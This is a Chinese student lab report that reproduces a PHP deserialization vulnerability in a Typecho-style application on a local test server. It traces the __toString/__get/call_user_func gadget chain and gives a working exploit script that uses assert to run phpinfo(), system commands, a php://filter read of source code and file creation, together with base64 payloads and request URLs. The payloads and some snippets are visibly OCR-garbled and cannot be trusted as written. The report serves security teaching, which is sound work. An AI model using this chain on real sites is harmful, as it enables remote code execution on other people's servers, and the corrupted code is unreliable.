

《软件安全》实验报告

姓名：曹瑜 学号：2212794 班级：密码科学与技术

实验名称：

复现反序列化漏洞

实验要求：

复现 12.2.3 中的反序列化漏洞，并执行其他的系统命令

实验过程：

```
/*typecho.php*/
<?php
class Typecho_Db{
public function __construct($adapterName) {
$adapterName = 'Typecho_Db_Adapter_' . $adapterName;
}
}

class Typecho_Feed{
private $item;
public function __toString(){
$this->item['author']->screenName;
}
}

class Typecho_Request{
private $_params = array();
private $_filter = array();
public function __get($key)
{
return $this->get($key);
}
public function get($key, $default = NULL)
{
switch (true) {
case isset($this->_params[$key]):
$value = $this->_params[$key];
break;
default:
$value = $default;
break;
}
```

```

    }
    $value = !is_array($value) && strlen($value) > 0 ? $value : $default;
    return $this->_applyFilter($value);
}

private function _applyFilter($value)
{
    if ($this->_filter) {
        foreach ($this->_filter as $filter) {
            $value = is_array($value) ? array_map($filter, $value) :
            call_user_func($filter, $value);
        }
        $this->_filter = array();
    }
    return $value;
}
}

$config = unserialize(base64_decode($_GET['__typecho_config']));
$db = new Typecho_Db($config['adapter']);
?>

```

该 web 应用存在一个潜在的反序列化漏洞,具体表现在它允许通过\$_GET['__typecho_config']参数接收并反序列化用户输入的对象。由于 unserialize()函数的参数可控,这成为了漏洞的入口点。

在程序内部,Typecho_Db 类的实例被创建,其构造函数接收了通过反序列化得到的\$config对象。值得注意的是,在 PHP 中,当一个对象被当做字符串处理时,如果该对象所属的类定义了__toString()方法,则该方法会被自动调用。

全局搜索发现,Typecho_Feed 类定义了__toString()方法,该方法在内部访问了私有变量\$item['author']的 screenName 属性。然而,如果\$item['author']是一个对象,并且该对象没有 screenName 属性,那么 PHP 会尝试调用该对象的__get()方法(如果该方法存在)。

恰好,在 Typecho_Request 类中定义了__get()方法,这个方法会调用 get()方法,而 get()方法内部又调用了_applyFilter()方法。_applyFilter()方法使用了 call_user_func()函数(或类似的函数,如 call_user_func_array()),该函数允许动态调用用户指定的函数。在_applyFilter()中,\$filter 和\$value 参数都可以被用户控制,因此它们可以被用来执行任意的系统命令。

通过一系列的调用链,攻击者可以构造一个恶意的输入,通过\$_GET['__typecho_config']参数传入,导致 unserialize()函数被调用,进而触发 Typecho_Feed 类的__toString()方法,然后由于\$item['author']被设置为一个特定对象(该对象没有 screenName 属性但定义了__get()方法),最终导致 Typecho_Request 类的__get()和 get()方法被调用,并进一步触发_applyFilter()方法执行任意系统命令;

根据上述思路,写出对应的利用代码:

```

/*exp. php*/
<?php

```

```


class Typecho_Feed
{
    private $item;
    public function __construct() {
        $this->item = array(
            'author' => new Typecho_Request(),
        );
    }
}

class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
    public function __construct() {
        $this->_params['screenName'] = 'phpinfo()';
        $this->_filter[0] = 'assert';
    }
}

$exp = array(
    'adapter' => new Typecho_Feed()
);
echo base64_encode(serialize($exp));
?>

```

上述代码中用到了 PHP 的 `assert()` 函数，如果该函数的参数是字符串，那么该字符串会被 `assert()` 当做 PHP 代码执行，这一点和 PHP 一句话木马常用的 `eval()` 函数有相似之处。`phpinfo()` 便是我们执行的 PHP 代码，如果想要执行系统命令，将 `phpinfo()` 替换为 `system('ls')` 即可，注意最后有一个分号。访问 `exp.php` 便可以获得 payload，通过 get 请求的方式传递给 `typecho.php` 后，`phpinfo()` 成功执行。



```

exp.php
<?php
class Typecho_Feed
{
    private $item;

    public function __construct() {
        $this->item = array(
            'author' => new Typecho_Request(),
        );
    }
}

class Typecho_Request
{
    private $_params = array();
    private $_filter = array();
    public function __construct() {
        $this->_params['screenName'] = 'phpinfo()';
        $this->_filter[0] = 'assert';
    }
}

$exp = array(
    'adapter' => new Typecho_Feed()
);
echo base64_encode(serialize($exp));
?>

```

访问 <http://127.0.0.1/exp.php>


得到 payload:

```
YToxOntz0jc6ImFkYXB0ZXIiO086MTI6I1R5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtpOjE1OiJUeXB1Y2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXB1Y2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntz0jEwOiJzY3JlZW50YW11Ijtz0jE0OiJzeXNOZW0oa5sc6GvKSI7fXM6MjQ6IgBUeXB1Y2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntp0jA7czo2OiJhc3NlcnQiO3I9fX19
```

再通过 `get` 请求的方式传递给 `typecho.php`

```
127.0.0.1/typecho.php?__typecho_config=YToxOntz0jc6ImFkYXB0ZXIiO086MTI6I1R5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtpOjE1OiJUeXB1Y2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXB1Y2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntz0jEwOiJzY3JlZW50YW11Ijtz0jE0OiJzeXNOZW0oa5sc6GvKSI7fXM6MjQ6IgBUeXB1Y2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntp0jA7czo2OiJhc3NlcnQiO3I9fX19
```

如下图 `phpinfo()` 成功执行:

| PHP Version 5.6.31 | |
|---|--|
|  | |
| System | Windows NT DESKTOP-51E18B8 10.0 build 15063 (Windows 10) AMD64 |
| Build Date | Jul 5 2017 22:19:43 |
| Compiler | MSVC11 (Visual C++ 2012) |
| Architecture | x64 |
| Configure Command | cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo" |
| Server API | Apache 2.0 Handler |

测试系统命令: `system("dir")`

查看页面 payload:

```
YToxOntz0jc6ImFkYXB0ZXIiO086MTI6I1R5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtpOjE1OiJUeXB1Y2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXB1Y2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntz0jEwOiJzY3JlZW50YW11Ijtz0jE0OiJzeXNOZW0oa5sc6GvKSI7fXM6MjQ6IgBUeXB1Y2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntp0jA7czo2OiJhc3NlcnQiO3I9fX19
```

再进行本地文件包含测试:

```
$this->_params['screenName'] = 'include  
"php://filter/read=convert.base64-encode/resource=index.php"  
$this->_filter[0] = 'asser';
```

payload 为:

YToxOntzOjc6ImFkYXB0ZXliO086MTI6IIR5cGVjaG9fRmVIZCI6MTp7czoXODoiAFR5cGVjaG9fRmVIZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtpOjE1OiJUeXBiy2hvX1JlcXVlc3QiOjI6e3M6MjQ6IjBueXBiy2hvX1JlcXVlc3QAX3BhcmFtcyl7YToxOntzOjEwOiJzY3JlZW50YW1lIjtzOjY5OiJpbmNsdWRlICJwaHA6Ly9maWx0ZXlvcnVhZD1jb252ZXJ0LmJhc2U2NC1lbmNvZGUvcnVzb3VyY2U9aW5kZXgucGhwIjsiO31zOjI0OiIAVHlwZWNo19SZXF1ZXN0AF9maWx0ZXliO2E6MTp7aTowO3M6NToiYXNzZXliO319fX19

将得到的页面用 base64 进行解密:

得到 www 目录下的 index 源码;

```
{  
    private $_params = array();  
    private $_filter = array();  
    public function __construct() {  
        $this->_params['screenName'] = 'system( 'ls' )';  
        $this->_filter[0] = 'assert';  
    }  
}
```

This directive allows you to disable certain functions for security reason:
It receives a comma-delimited list of function names. This directive is
NOT affected by whether Safe Mode is turned On or Off.
disable_functions =|

This directive allows you to disable certain classes for security reasons.
It receives a comma-delimited list of class names. This directive is
NOT affected by whether Safe Mode is turned On or Off.

复现完成, 实现其他系统命令 (创建文本文件)

将 phpinfo(); 替换为 fopen('\newfile.txt', '\w');

把 exe.php 文件中代码句 \$this->_params['screenName'] = 'phpinfo()'; 中的 phpinfo() 替换为 fopen('\newfile.txt', '\w');

即实现在 exe.php 目录下产生一个名为 newfile.txt 的文本文件;

然后再通过重复的操作, 提取这条新命令的 payload


新 payload 如下:

YT0xOntzOjc6ImFkYXB0ZXliO086MTI6IIR5cGVjaG9fRmVIZCI6MTp7czoxODoiAFR5cGVjaG9fRmVIZ
ABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtpOjE1OiJUeXBhY2hvX1JlcXVlc3QiOjI6e3M6MjQ6lgBUeXBl
Y2hvX1JlcXVlc3QAX3BhcmFtcyl7YT0xOntzOjEwOiJzY3JlZW50YW1lIjtzOjI2OiJmb3BlbignbmV3Zmls
ZS50eHQnLCAndycpOyl7fXM6MjQ6lgBUeXBhY2hvX1JlcXVlc3QAX2ZpbHRlciI7YT0xOntpOjA7czo2O
iJhc3NlcnQiO319fX19

然后再通过 GET 请求方式把其传入到 typecho.php 文件, 在浏览器中输入 URL 再摁下回车运
行发现无报错, 说明运行成功;

```
private $_filter = array();  
public function __construct() {  
    $this->_params['screenName'] = 'fopen('newfile.txt', 'w')|:':;  
    $this->_filter[0] = 'assert';  
}
```

最后到对应目录: C:\PHPnow-1.5.6\htdocs 进行观察
观察到产生一个 newfile.txt 文本文件, 证明命令执行成功;



心得体会:

通过本次实验, 在了解了 php 反序列化漏洞的原理后, 成功复现了课本 12.2.3 中的反
序列化漏洞, 且实现了其他系统命令(创建文本文件), 结合课本示例进行分析, 对
php 反序列化漏洞有了更深刻的理解, 强化了自己漏洞挖掘的能力;